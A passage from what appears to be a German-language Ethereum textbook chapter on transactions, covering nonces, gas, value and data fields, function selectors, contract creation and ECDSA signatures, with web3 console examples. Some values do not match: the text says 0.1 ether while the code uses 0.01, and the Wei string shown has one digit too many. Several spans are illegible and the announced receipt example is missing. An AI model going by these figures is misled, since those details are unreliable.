Stellen Sie sich nun vor, dass mehrere unabhängige Wallet-Anwendungen Transaktionen von der gleichen Adresse erzeugen. Ein Beispiel ist eine Börse, die Auszahlungen über die Hot Wallet (eine Wallet, deren Schlüssel online vorliegen, im Gegensatz zur Cold Wallet, bei der die Schlüssel niemals online sind) abwickelt. Idealerweise wickeln mehrere Computer die Auszahlungen ab, damit kein Flaschenhals oder *Single Point of Failure* entsteht. Allerdings wird das schnell problematisch, da es bei mehr als einem Auszahlungen verarbeitenden Computer oft zu heiklen Concurrency-Problemen kommt, eines davon ist die Wahl der Nonces. Wie koordinieren sich mehrere Computer, die Transaktionen vom gleichen Hot-Wallet-Account generieren, signieren und senden?

Sie könnten einen einzelnen Rechner nutzen, um Nonces nach dem Schema »wer zuerst kommt, mahlt zuerst« Transaktionen signierenden Computern zuzuweisen. Allerdings ist dieser Rechner nun ein *Single Point of Failure*. Schlimmer noch: Wenn mehrere Nonces zugewiesen und eine davon nicht genutzt wird (z.B. durch einen Fehler bei der Verarbeitung der Transaktion mit dieser Nonce), bleiben alle nachfolgenden Transaktionen hängen.

Ein anderer Ansatz wäre, die Transaktionen zu erzeugen, ihnen aber keine Nonce zuzuweisen (und sie daher unsigniert zu belassen – denken Sie daran, dass die Nonce integraler Bestandteil der Transaktionsdaten ist und daher in der digitalen Signatur enthalten sein muss, die die Transaktion authentifiziert). Sie könnten sie dann an einen einzelnen Node weiterleiten, der sie signiert und auch die Nonces nachhält. Erneut wäre das ein Schwachpunkt innerhalb des Prozesses: Das Signieren und Nachhalten von Nonces ist der Teil der Operation, der unter Last überlastet wird, während die Generierung unsignierter Transaktionen eigentlich nicht parallelisiert werden muss. Sie hätten ein wenig Nebenläufigkeit, allerdings nicht im kritischen Teil des Prozesses.

Letztendlich zwingen diese Probleme der Nebenläufigkeit, zusammen mit den Schwierigkeiten beim Nachhalten von Account-Guthaben und Transaktionsbestätigungen in unabhängigen Prozessen, die meisten Implementierungen dazu, Nebenläufigkeit zu meiden und Flaschenhälse in Kauf zu nehmen, etwa durch die Verarbeitung von Auszahlungen in einem einzigen Prozess oder durch das Einrichten mehrerer Hot Wallets, die völlig unabhängig voneinander arbeiten können und nur gelegentlich abgeglichen werden.

Transaktionsgas

Wir haben Gas in früheren Kapiteln bereits kurz angesprochen und werden in »Gas« auf Seite 313 noch detaillierter darauf eingehen. Dennoch wollen wir einige Grundlagen zur Rolle des Gaspreises (`gasPrice`) und des Gaslimits (`gasLimit`) für eine Transaktion erläutern.

Gas ist der Treibstoff für Ethereum. Gas ist nicht Ether, sondern eine eigene virtuelle Währung mit einem eigenen Wechselkurs zum Ether. Ethereum nutzt Gas, um die Ressourcenmenge zu kontrollieren, die eine Transaktion nutzen kann, da sie auf Tausenden Computern auf der ganzen Welt ausgeführt wird. Dieses offene (Turing-vollständige) Rechenmodell verlangt irgendeine Form der Messung, um Denial-of-Service-Angriffe oder unangemessen ressourcenintensive Transaktionen zu verhindern.

Gas ist von Ether getrennt, um das System vor der Volatilität zu schützen, die durch schnelle Änderungen im Wert von Ether entstehen kann, aber auch, um das wichtige und sensible Verhältnis der Kosten der verschiedenen Ressourcen zu erhalten, für das man Gas ausgibt (namentlich Rechenleistung, Arbeits- und Massenspeicher).

Das `gasPrice`-Feld einer Transaktion erlaubt dem Urheber der Transaktion, den Preis festzulegen, den er für Gas zu zahlen bereit ist. Der Preis wird in Wei pro Gaseinheit gemessen. Zum Beispiel hat Ihre Wallet in der Beispieltransaktion in Kapitel 2 den `gasPrice` mit 3 GWei (3 Gigawei oder 3 Milliarden Wei) angegeben.



Die beliebte Website ETH Gas Station (<https://ethgasstation.info/>) stellt Informationen zum aktuellen Gaspreis zur Verfügung sowie andere relevante Gasmetriken für das Ethereum-Hauptnetzwerk.

Wallets können den `gasPrice` in Transaktionen anpassen, um eine schnellere Bestätigung zu erreichen. Je höher der `gasPrice`, desto schneller wird die Transaktion wahrscheinlich bestätigt. Umgekehrt können Transaktionen niedrigerer Priorität einen reduzierten Preis angeben, was zu einer langsameren Bestätigung führt. Der Mindestwert für den `gasPrice` kann null sein, was einer gebührenfreien Transaktion entspricht. In Zeiten geringer Nachfrage nach Platz in einem Block können solche Transaktionen durchaus verarbeitet werden.



Der akzeptable minimale `gasPrice` ist null. Das bedeutet, dass die Wallet komplett gebührenfreie Transaktionen erzeugen kann. Abhängig von der Kapazität werden sie möglicherweise niemals verarbeitet, doch das Protokoll verbietet keine (kosten-)freien Transaktionen. Man findet verschiedene Beispiele solcher Transaktionen in der Ethereum-Blockchain.

Die `web3`-Schnittstelle bietet eine Empfehlung für den `gasPrice`, indem sie den durchschnittlichen Preis über mehrere Blöcke berechnet. Sie können dazu die Truffle-Konsole oder jede JavaScript-`web3`-Konsole nutzen:

```
> web3.eth.getGasPrice(console.log)
> null BigNumber { s: 1, e: 10, c: [ 10000000000 ] }
```

Das zweite wichtige Feld in Bezug auf Gas ist das `Gaslimit` (`gasLimit`). Einfach ausgedrückt, gibt das `gasLimit` an, wie viele Gaseinheiten der Urheber der Transaktion zu kaufen bereit ist, um die Transaktion abzuschließen. Für einfache Zahlungen,

also Transaktionen, bei denen Ether von einem EOA zu einem anderen übertragen wird, ist diese Gasmenge mit 21.000 Gaseinheiten festgelegt. Um zu berechnen, wie viele Ether das kostet, multiplizieren Sie 21.000 mit dem `gasPrice`, den Sie zu zahlen bereit sind. Hier ein Beispiel:

```
> web3.eth.getGasPrice(function(err, res) {console.log(res*21000)} )  
> 2100000000000000
```

Ist die Zieladresse der Transaktion ein Kontrakt, kann die benötigte Gasmenge geschätzt, aber nicht genau berechnet werden. Das liegt daran, dass ein Kontrakt verschiedene Bedingungen evaluieren kann, die zu unterschiedlichen Ausführungspfaden mit unterschiedlichen Gesamtgaspreisen führen. Der Kontrakt könnte eine einfache oder eine komplexe Berechnung durchführen müssen, die von Bedingungen abhängt, die Sie nicht kontrollieren und die nur schlecht vorherberechnet werden können. Um das zu demonstrieren, sehen wir uns ein Beispiel an: Wir können einen Smart Contract entwickeln, der bei jedem Aufruf einen Zähler erhöht und dann eine Schleife mit der Länge des Zählers durchläuft. Beim 100. Aufruf gibt er einen Sonderpreis aus, muss aber zusätzliche Berechnungen durchführen, um diesen Preis zu berechnen. Bei 99 Aufrufen des Kontrakts passiert das Gleiche, doch beim 100. Aufruf passiert etwas völlig anderes. Die zu bezahlende Gasmenge hängt davon ab, wie viele andere Transaktionen diese Funktion aufgerufen haben, bevor Ihre Transaktion in den Block eingefügt wird. Vielleicht basiert Ihre Berechnung darauf, die 99. Transaktion zu sein, doch kurz bevor Ihre Transaktion bestätigt wird, ruft jemand den Kontrakt zum 99. Mal auf. Nun sind Sie der 100. Aufrufer, und der Berechnungsaufwand (und das benötigte Gas) ist wesentlich höher.

Um eine bei Ethereum häufig verwendete Analogie zu nutzen, können Sie sich das `gasLimit` als den Tankinhalt Ihres Fahrzeugs vorstellen (Ihr Fahrzeug ist die Transaktion). Sie füllen den Tank mit so viel Kraftstoff, wie Sie für die Reise zu benötigen glauben. Sie können die Menge bis zu einem gewissen Grad abschätzen, doch es könnte zu unerwarteten Änderungen auf der Reise kommen, etwa einer Umleitung (einem komplexeren Ausführungspfad), der den Spritverbrauch erhöht.

Die Analogie mit dem Treibstofftank hinkt allerdings ein wenig. Es ähnelt eher einem Autovermieter, bei dem Sie erst zahlen, nachdem die Reise beendet ist und er weiß, wie viel Sprit Sie tatsächlich verbraucht haben. Wenn Sie Ihre Transaktion senden, besteht einer der ersten Validierungsschritte darin, zu prüfen, ob der Account, von dem sie stammt, über ausreichend Ether verfügt, um die Gebühr (`gasPrice * gas`) zahlen zu können. Doch der Betrag wird nicht von Ihrem Account abgezogen, solange die Transaktion nicht ausgeführt wurde. Ihnen wird nur die tatsächlich verbrauchte Gasmenge in Rechnung gestellt. Bevor Sie jedoch die Transaktion senden können, müssen Sie ein ausreichend großes Guthaben aufweisen, um den Maximalbetrag, den Sie für die Transaktion zu zahlen bereit sind, auch zahlen zu können.

Transaktionsempfänger

Der Empfänger einer Transaktion wird im `to`-Feld angegeben. Es enthält eine 20 Byte lange Ethereum-Adresse und kann ein EOA oder ein Kontrakt sein.

Ethereum nimmt keine weitere Validierung dieses Felds vor. Jeder 20 Byte lange Wert wird als gültig erachtet. Die Transaktion ist auch dann gültig, wenn es zu diesem Wert keinen dazugehörigen privaten Schlüssel oder keinen dazugehörigen Kontrakt gibt. Ethereum kann nicht herausfinden, ob eine Adresse korrekt aus einem existierenden öffentlichen (und somit aus einem privaten) Schlüssel abgeleitet wurde.



Das Ethereum-Protokoll validiert die Empfängeradressen in Transaktionen nicht. Sie können etwas an Adressen senden, zu denen es keinen entsprechenden privaten Schlüssel oder Kontrakt gibt. Die Ether werden auf diese Weise »verbrannt« und können nie ausgegeben werden. Die Validierung sollte auf der Ebene der Benutzerschnittstelle erfolgen.

Das Senden einer Transaktion an die falsche Adresse *verbrennt* die gesendeten Ether üblicherweise, d. h., sie sind für immer unzugänglich und können nicht mehr ausgegeben werden. Das liegt daran, dass die meisten Adressen keinen bekannten privaten Schlüssel besitzen und daher keine Signatur erzeugt werden kann, die sie ausgeben könnte. Es wird davon ausgegangen, dass die Validierung der Adresse auf Ebene der Benutzerschnittstelle erfolgt (siehe »Hex-Codierung mit Prüfsumme durch Großschreibung (EIP-55)« auf Seite 78). Tatsächlich gibt es eine Reihe guter Gründe, Ether zu verbrennen, etwa zur Abschreckung, wenn in Zahlungskälen oder anderen Smart Contracts betrogen wird. Und weil die Menge an Ether beschränkt ist, wird der verbrannte Wert letztlich gleichmäßig auf alle Ether-Besitzer (proportional zur Menge der gehaltenen Ether) verteilt.

Transaktionswert und -daten

Die wesentliche »Nutzlast« einer Transaktion ist in zwei Feldern enthalten: *value* und *data*. Transaktionen können *value*- und *data*-Feld, nur das *value*-Feld, nur das *data*-Feld oder keines der beiden enthalten. Alle vier Kombinationen sind gültig.

Eine Transaktion, die nur ein *value*-Feld enthält, ist eine *Zahlung* (engl. Payment). Eine Transaktion, die nur ein *data*-Feld enthält, ist ein *Aufruf* (engl. Invocation). Eine Transaktion mit *value*- und *data*-Feld ist sowohl eine Zahlung als auch ein Aufruf. Eine Transaktion, die weder ein *value*- noch ein *data*-Feld enthält, ist – nun, sehr wahrscheinlich – eine Verschwendung von Gas! Doch sie ist dennoch möglich.

Lassen Sie uns diese Kombinationen ausprobieren. Zuerst setzen wir die Quell- und Zieladressen aus unserer Wallet, damit die Demo leichter zu lesen ist:

```
src = web3.eth.accounts[0];  
dst = web3.eth.accounts[1];
```

Unsere erste Transaktion enthält nur einen Wert (eine Zahlung) und keine Datennutzlast:

```
web3.eth.sendTransaction({from: src, to: dst, \n  
  value: web3.toWei(0.01, "ether"), data: ""});
```

Unsere Wallet zeigt eine Bestätigungsseite, die den zu sendenden Wert anzeigt (siehe Abbildung 6-1).




Abbildung 6-1: Transaktion mit Wert, aber ohne Daten, in der Parity-Wallet

Das nächste Beispiel legt sowohl einen Wert als auch Daten fest:

```
web3.eth.sendTransaction({from: src, to: dst, \
  value: web3.toWei(0.01, "ether"), data: "0x1234"});
```

Die Wallet zeigt eine Bestätigungsseite, die sowohl den zu sendenden Wert als auch die zu sendenden Daten anzeigt (siehe Abbildung 6-2).




Abbildung 6-2: Transaktion mit Wert und Daten in der Parity-Wallet

Die nächste Transaktion enthält Daten und gibt als Wert null an:

```
web3.eth.sendTransaction({from: src, to: dst, value: 0, data: "0x1234"});
```

Die Wallet zeigt eine Bestätigungsseite, die den Wert null und die Daten anzeigt (siehe Abbildung 6-3).




Abbildung 6-3: Transaktion ohne Wert, aber mit Daten, in der Parity-Wallet

Die letzte Transaktion enthält schließlich weder einen Wert noch Daten:

```
web3.eth.sendTransaction({from: src, to: dst, value: 0, data: ""});
```

Unsere Wallet zeigt eine Bestätigungsseite mit dem Wert null (siehe Abbildung 6-4).




Abbildung 6-4: Transaktion ohne Wert und ohne Daten in der Parity-Wallet

Mittel an EOAs und Kontrakte senden

Wenn Sie eine Ethereum-Transaktion erzeugen, die einen Wert enthält, entspricht das einer *Zahlung*. Je nachdem, ob die Zieladresse ein Kontrakt ist oder nicht, verhalten sich die Transaktionen unterschiedlich.

Für EOA-Adressen bzw. für jede Adresse, die in der Blockchain nicht als Kontrakt gekennzeichnet ist, hält Ethereum eine Zustandsänderung fest und schreibt den von Ihnen gesendeten Betrag der entsprechenden Adresse gut. Der Client fügt eine neue Adresse der internen Darstellung des Zustands hinzu und initialisiert das Guthaben mit dem Wert Ihrer Zahlung.

Ist die Zieladresse (to) ein Kontrakt, führt die EVM den Kontrakt aus und versucht, die Funktion auszuführen, die Sie im data-Feld der Transaktion angegeben haben. Enthält Ihre Transaktion keine Daten, ruft die EVM eine *Fallback*-Funktion auf. Ist diese vom Typ payable, wird sie ausgeführt, um herauszufinden, was als Nächstes passieren soll. Gibt es keine Fallback-Funktion, erhöht sich das Guthaben des Kontrakts genau wie bei einer Zahlung an eine Wallet.

Ein Kontrakt kann eingehende Zahlungen ablehnen, indem er unmittelbar nach Aufruf einer Funktion eine Ausnahme auslöst oder wenn in der Funktion festgelegte Bedingungen erfüllt sind. Endet die Funktion erfolgreich (ohne eine Ausnahme), wird der Zustand des Kontrakts aktualisiert, der die Erhöhung des Ether-Guthabens des Kontrakts widerspiegelt.

Nutzdaten an EOAs oder Kontrakte senden

Wenn Ihre Transaktion Daten enthält, richtet sie sich sehr wahrscheinlich an eine Kontraktadresse. Das bedeutet nicht, dass Sie kein data-Feld an EOAs senden könnten. Laut Ethereum-Protokoll ist das völlig legal. Allerdings liegt die Interpretation der Daten in diesem Fall bei der Wallet, mit der Sie auf den EOA zugreifen. Vom Ethereum-Protokoll werden sie ignoriert. Die meisten Wallets ignorieren Daten, die sie in einer Transaktion für den EOA empfangen. Zukünftig könnten

Standards entstehen, die es Wallets erlauben, die Daten so zu interpretieren, wie es Kontrakte tun, d.h. Funktionen aufzurufen, die dann innerhalb der Wallet laufen. Der wesentliche Unterschied ist dabei, dass, im Gegensatz zur Ausführung eines Kontrakts, die Interpretation der Daten durch einen EOA nicht durch die Ethereum-Konsensregeln gedeckt ist.

Im Moment wollen wir annehmen, dass Ihre Transaktion Daten an eine Kontraktadresse übergibt. In diesem Fall werden die Daten durch die EVM als *Kontraktauf-ruf* verarbeitet. Genauer gesagt, nutzen die meisten Kontrakte diese Daten für einen *Funktionsaufruf*, d.h., sie rufen die benannte Funktion auf und übergeben ihr alle in den Daten enthaltenen Argumente.

Die an einen ABI-kompatiblen Kontrakt (und das sind alle Kontrakte) gesendete Datennutzlast ist die Hex-seralisierte Codierung der folgenden Elemente:

Ein Funktionsselektor

Die ersten vier Bytes des Keccak-256-Hashs des Funktionsprototyps. Erlaubt dem Kontrakt die eindeutige Identifizierung der Funktion, die Sie ausführen wollen.

Die Funktionsargumente

Die Argumente der Funktion, codiert entsprechend den Regeln für die verschiedenen elementaren Typen, die in der ABI-Spezifikation definiert sind.

In Beispiel 2-1 haben wir eine Funktion für Abhebungen definiert:

```
function withdraw(uint withdraw_amount) public {
```

Der *Prototyp* einer Funktion ist definiert als der String, der den Namen der Funktion enthält, gefolgt von den in runden Klammern stehenden und durch Kommata getrennten Datentypen aller Argumente. Der Funktionsname lautet hier `withdraw` und nutzt ein einzelnes Argument vom Typ `uint` (ein Alias für `uint256`). Der Prototyp für `withdraw` ist also:

```
withdraw(uint256)
```

Wir berechnen nun den Keccak-256-Hash dieses Strings:

```
> web3.sha3("withdraw(uint256)");  
'0x2e1a7d4d13322e7b96f9a57413e1525c250fb7a9021cf91d1540d5b69f16a49f'
```

Die ersten vier Bytes dieses Hashs lauten `0x2e1a7d4d`. Das ist unser »Funktionsselektor«, der dem Kontrakt mitteilt, welche Funktion wir aufrufen wollen.

Als Nächstes berechnen wir den Wert, den wir im Argument `withdraw_amount` übergeben. Wir wollen 0,1 Ether abheben. Das codieren wir in Wei in einem Hex-serialisierten 256-Bit-Integer-Wert ohne Vorzeichen im Big-Endian-Format:

```
> withdraw_amount = web3.toWei(0.01, "ether");  
'100000000000000000'  
> withdraw_amount_hex = web3.toHex(withdraw_amount);  
'0x2386f26fc10000'
```

Nun fügen wir Funktionsselektor und Menge zusammen (samt Padding auf 32 Bytes):

[illegible]

Das ist nun die Datennutzlast für unsere Transaktion, die die Funktion `withdraw` aufruft und 0,1 Ether als `withdraw amount` anfordert.

Spezielle Transaktion: Kontrakterzeugung

Ein Sonderfall, den wir erwähnen müssen, ist eine Transaktion, die in der Blockchain *einen neuen Kontrakt erzeugt* und ihn so für die zukünftige Verwendung bereitstellt. Kontrakte erzeugende Transaktionen werden an eine spezielle Zieladresse, die sogenannte *Nulladresse*, gesendet. Das to-Feld einer solchen Transaktion enthält die Adresse 0x0. Die Adresse steht weder für einen EOA (es gibt kein entsprechendes privates/öffentliches Schlüsselpaar) noch für einen Kontrakt. Sie kann keine Ether ausgeben und auch keine Transaktion veranlassen. Sie wird nur als Zieladresse genutzt und hat lediglich eine Aufgabe: »Erzeuge einen Kontrakt.«

Zwar dient die Nulladresse nur der Kontrakterzeugung, dennoch erhält sie manchmal Zahlungen von verschiedenen Adressen. Dafür gibt es zwei Erklärungen: Entweder handelt es sich um ein Versehen, das zum Verlust von Ether führt, oder es handelt sich um ein bewusstes *Verbrennen von Ether* (d.h. das bewusste Zerstören von Ether durch Senden an eine Adresse, von der sie nie ausgegeben werden können). Wenn Sie Ether tatsächlich bewusst verbrennen wollen, sollten Sie Ihre Absicht dem Netzwerk klar mitteilen und die speziell zu diesem Zweck bereitgestellte *Burn-Adresse* nutzen:

0x000000000000000000000000000000000000dEaD



Alle an diese Burn-Adresse gesendeten Ether können nicht ausgegeben werden und sind für immer verloren.

Eine Transaktion zur Kontrakterzeugung muss als Nutzdaten nur den kompilierten Bytecode des Kontrakts enthalten. Das Ergebnis dieser Transaktion ist ein neuer Kontrakt. Sie können einen Ether-Betrag im `value`-Feld angeben, wenn der neue Kontrakt ein bestimmtes Startguthaben aufweisen soll, doch das ist optional. Senden Sie einen Wert (Ether) ohne Daten (ohne Kontrakt) an die Kontrakterzeugungsadresse, verbrennen Sie Ether, weil es keinen Kontrakt gibt, dem der Betrag gutgeschrieben werden könnte.

Wir können zum Beispiel den *Faucet.sol*-Kontrakt aus Kapitel 2 erzeugen, indem wir von Hand eine Transaktion an die Nulladresse erzeugen, die den Kontrakt in den Daten enthält. Der Kontrakt muss in Bytecode kompiliert werden. Das erledigen wir mit dem Solidity-Compiler:

Binary:
6060604052341561000f57600080fd5b60e58061001d6000396000f30060606040526004361060...

Die gleichen Daten liefert uns auch der Online-Compiler Remix.

Nun können wir die Transaktion erzeugen:

```
> src = web3.eth.accounts[0];
> faucet_code = \
  "0x6060604052341561000f57600080fd5b60e58061001d6000396000f300606...f0029";
> web3.eth.sendTransaction({from: src, to: 0, data: faucet_code, \
  gas: 113558, gasPrice: 200000000000});

"0x7bccc327ae5d369f75b98c0d59037eec41d44dfae75447fd753d9f2db9439124b"
```

Es ist bewährte Praxis, immer einen to-Parameter anzugeben, selbst wenn man über die Nulladresse einen Kontrakt erzeugen will. Die Gefahr, Ether an 0x0 zu senden und für immer zu verlieren, ist zu hoch. Sie sollten auch den gasPrice und das gaslimit angeben.

Sobald der Kontrakt geschürft wurde, kann man ihn sich im Etherscan-Block-Explorer ansehen (siehe Abbildung 6-5).

[illegible]

Abbildung 6-5: Erfolgreich geschürfter Kontrakt in Etherscan

Sehen wir uns nun den Eingang (engl. Receipt) der Transaktion an, um Informationen zum Kontrakt abzurufen:

Elliptic Curve Digital Signature Algorithm

Der bei Ethereum für digitale Signaturen verwendete Algorithmus heißt *Elliptic Curve Digital Signature Algorithm*, kurz ECDSA. Er basiert auf Paaren privater/öffentlicher Schlüssel aus elliptischen Kurven, wie in »Kryptografie mit elliptischen Kurven« auf Seite 68 beschrieben.

Eine digitale Signatur dient bei Ethereum drei Zwecken (siehe Kasten). Erstens beweist die Signatur, dass der Besitzer des privaten Schlüssels, der implizit auch der Eigentümer eines Ethereum-Accounts ist, die Ausgabe dieser Mittel, oder die Ausführung eines Kontrakts, *autorisiert* hat. Zweitens ist der Beweis der Autorisierung *nicht abstreitbar* (Non-Repudiation). Und drittens stellt die Signatur sicher, dass die Transaktionsdaten nach der Signierung *nicht durch Dritte modifiziert werden konnten*.

Wikipedias Definition einer digitalen Signatur

A *digital signature* is a mathematical scheme for presenting the authenticity of digital messages or documents. A valid digital signature gives a recipient reason to believe that the message was created by a known sender (authentication), that the sender cannot deny having sent the message (non-repudiation), and that the message was not altered in transit (integrity).

Source: https://en.wikipedia.org/wiki/Digital_signature

Wie digitale Signaturen funktionieren

Eine digitale Signatur ist ein aus zwei Teilen bestehendes mathematisches Schema. Der erste Teil ist ein Algorithmus, der aus einer Nachricht (in unserem Fall der Transaktion) und einem privaten Schlüssel (dem Signierschlüssel) eine Signatur erzeugt. Den zweiten Teil bildet ein Algorithmus, der es jedem erlaubt, die Signatur einer Nachricht und eines öffentlichen Schlüssels zu verifizieren.

Eine digitale Signatur erzeugen

Bei der Ethereum-Implementierung von ECDSA ist die zu signierende »Nachricht« die Transaktion oder, genauer gesagt, der Keccak-256-Hash der RLP-codierten Daten der Transaktion. Der Signierschlüssel ist der private Schlüssel der EOAs. Das Ergebnis ist die Signatur:

$$Sig = F_{sig}(F_{keccak256}(m), k)$$

Dabei gilt:

- k ist der signierende private Schlüssel.
- m ist die RLP-codierte Transaktion.

- $F_{keccak256}$ ist die Keccak-256-Hashfunktion.
- F_{sig} ist der Signieralgorithmus.
- Sig ist die resultierende Signatur.

Die Funktion F_{sig} erzeugt eine Signatur Sig , die aus den beiden Werten r und s besteht:

$$Sig = (r, s)$$

Die Signatur verifizieren

Zur Verifikation der Signatur benötigen Sie die Signatur (r und s), die serialisierte Transaktion und den öffentlichen Schlüssel (der zu dem privaten Schlüssel gehört, der zur Signierung genutzt wurde). Im Wesentlichen bedeutet die Verifikation einer Signatur: »Nur der Eigner des privaten Schlüssels, der diesen öffentlichen Schlüssel erzeugt hat, kann diese Signatur für die Transaktion erzeugt haben.«

Der Algorithmus zur Verifikation der Signatur nimmt die Nachricht (in unserem Fall einen Hash der Transaktion), den öffentlichen Schlüssel des Unterzeichners sowie die Signatur (r und s) und gibt `true` zurück, wenn die Signatur für diese Nachricht und diesen öffentlichen Schlüssel gültig ist.

Die Mathematik hinter ECDSA

Wie bereits erwähnt, werden Signaturen durch die Funktion F_{sig} generiert, die eine aus den beiden Werten r und s bestehende Signatur erzeugt. In diesem Abschnitt sehen wir uns die Funktion F_{sig} genauer an.

Der Signaturalgorithmus generiert zuerst einen *kurzlebigen* (temporären) privaten Schlüssel. Dieser temporäre Schlüssel wird zur Berechnung der Werte von r und s genutzt, um zu verhindern, dass der eigentliche private Schlüssel des Senders von Angreifern berechnet werden kann, die signierte Transaktionen im Ethereum-Netzwerk überwachen.

Wie wir aus »Öffentliche Schlüssel« auf Seite 66 wissen, wird der kurzfristige private Schlüssel genutzt, um den entsprechenden (kurzfristigen) öffentlichen Schlüssel abzuleiten, d.h., wir haben:

- eine kryptografisch sichere Zufallszahl q , die für den kurzfristigen privaten Schlüssel verwendet wird, und
- den dazugehörigen kurzfristigen öffentlichen Schlüssel Q , der aus q und dem Generatorpunkt G erzeugt wird.

Der r -Wert der digitalen Signatur ist dann die x -Koordinate des kurzfristigen öffentlichen Schlüssels Q .

Daraus berechnet der Algorithmus den Wert s der Signatur wie folgt:

$$\bullet \quad s \equiv q^{-1} (\text{Keccak256}(m) + r * k) \pmod{p}$$

Dabei gilt:

- q ist der kurzfristige private Schlüssel.
- r ist die x -Koordinate des kurzfristigen öffentlichen Schlüssels.
- k ist der signierende private Schlüssel (des EOA-Eigners).
- m sind die Transaktionsdaten.
- p ist der Primzahlenkörper der elliptischen Kurve.

Die Verifikation ist die Inverse der Signaturgenerierungsfunktion. Sie verwendet die Werte r und s und den öffentlichen Schlüssel, um einen Wert Q zu berechnen, der ein Punkt auf der elliptischen Kurve ist (der temporäre öffentliche Schlüssel, der zur Signaturgenerierung verwendet wurde):

1. Stelle sicher, dass alle Eingaben korrekt geformt sind.
2. Berechne $w = s^{-1} \pmod{p}$.
3. Berechne $u_1 = \text{Keccak256}(m) * w \pmod{p}$.
4. Berechne $u_2 = r * w \pmod{p}$.
5. Berechne abschließend den Wert Q auf der elliptischen Kurve $\equiv u_1 * G + u_2 * K \pmod{p}$.

Dabei gilt:

- r und s sind die Signaturwerte.
- K ist der öffentliche Schlüssel des Unterzeichners.
- m sind die signierten Transaktionsdaten.
- G ist der Generatorpunkt der elliptischen Kurve.
- p ist der Primzahlkörper der elliptischen Kurve.

Ist die x -Koordinate des berechneten Punkts Q gleich r , kann der Verifikator von einer gültigen Signatur ausgehen.

Beachten Sie, dass der private Schlüssel bei der Verifikation der Signatur weder bekannt ist noch offengelegt wird.



Die Mathematik hinter ECDSA ist komplex und schwer zu verstehen. Eine umfassende Erläuterung würde den Rahmen dieses Buchs sprengen. Online finden Sie eine Reihe hilfreicher Einführungen. Suchen Sie nach »ECDSA Erklärung« oder probieren es mit <http://bit.ly/2r0HhGB>.

Signieren von Transaktionen in der Praxis

Um eine gültige Transaktion zu generieren, muss der Aussteller die Nachricht per ECDSA signieren. Wenn wir vom »Signieren der Transaktion« sprechen, meinen wir tatsächlich das »Signieren des Keccak-256-Hashs der RLP-serialisierten Trans-

aktionsdaten«. Die Signatur wird auf den Hash der Transaktionsdaten angewandt, nicht auf die Transaktion selbst.

Um bei Ethereum eine Transaktion zu signieren, muss der Aussteller Folgendes tun:

1. Eine Transaktionsdatenstruktur anlegen, die neun Felder umfasst: nonce, gasPrice, gasLimit, to, value, data, chainID, 0, 0.
2. Eine RLP-codierte, serialisierte Nachricht der Transaktionsdatenstruktur erzeugen.
3. Den Keccak-256-Hash dieser serialisierten Nachricht berechnen.
4. Die ECDSA-Signatur berechnen, die den Hash mit dem privaten Schlüssel des ausstellenden EOA signiert.
5. Die durch die ECDSA-Signatur berechneten Werte v, r und s an die Transaktion anhängen.

Die spezielle Signaturvariable v bezeichnet zwei Dinge: die Chain-ID und die Recovery-ID, die der ECDSArecover-Funktion bei der Prüfung der Signatur hilft. Der Wert ist entweder 27 oder 28 oder die verdoppelte Chain-ID plus 35 oder 36. Weitere Informationen zur Chain-ID finden Sie in »Eine Rohtransaktion generieren mit EIP-155« auf Seite 119. Die Recovery-ID (27 oder 28 bei »alten« Signaturen bzw. 35 oder 36 bei Spurious-Dragon-Transaktionen) gibt die Parität der y-Komponente des öffentlichen Schlüssels an (Details finden Sie in »Der Signaturpräfixwert (v) und die Public-Key-Recovery« auf Seite 120).



An Ethereum-Block #2.675.000 wurde der Hard Fork *Spurious Dragon* implementiert, der (unter anderem) ein neues Signierungsschema einführt, das einen Replay-Schutz für Transaktionen enthält (und verhindert, dass für ein Netzwerk gedachte Transaktionen in einem anderen Netzwerk wiederholt werden können). Dieses neue Signierungsschema ist in EIP-155 spezifiziert. Die Änderung betrifft die Form der Transaktion und ihre Signatur, weshalb Sie auf die erste Signaturvariable (d.h. v) achten müssen, die zwei Formen annehmen kann und die in der gehashten Transaktionsnachricht enthaltenen Datenfelder angibt.

Erzeugen/Signieren einer Rohtransaktion

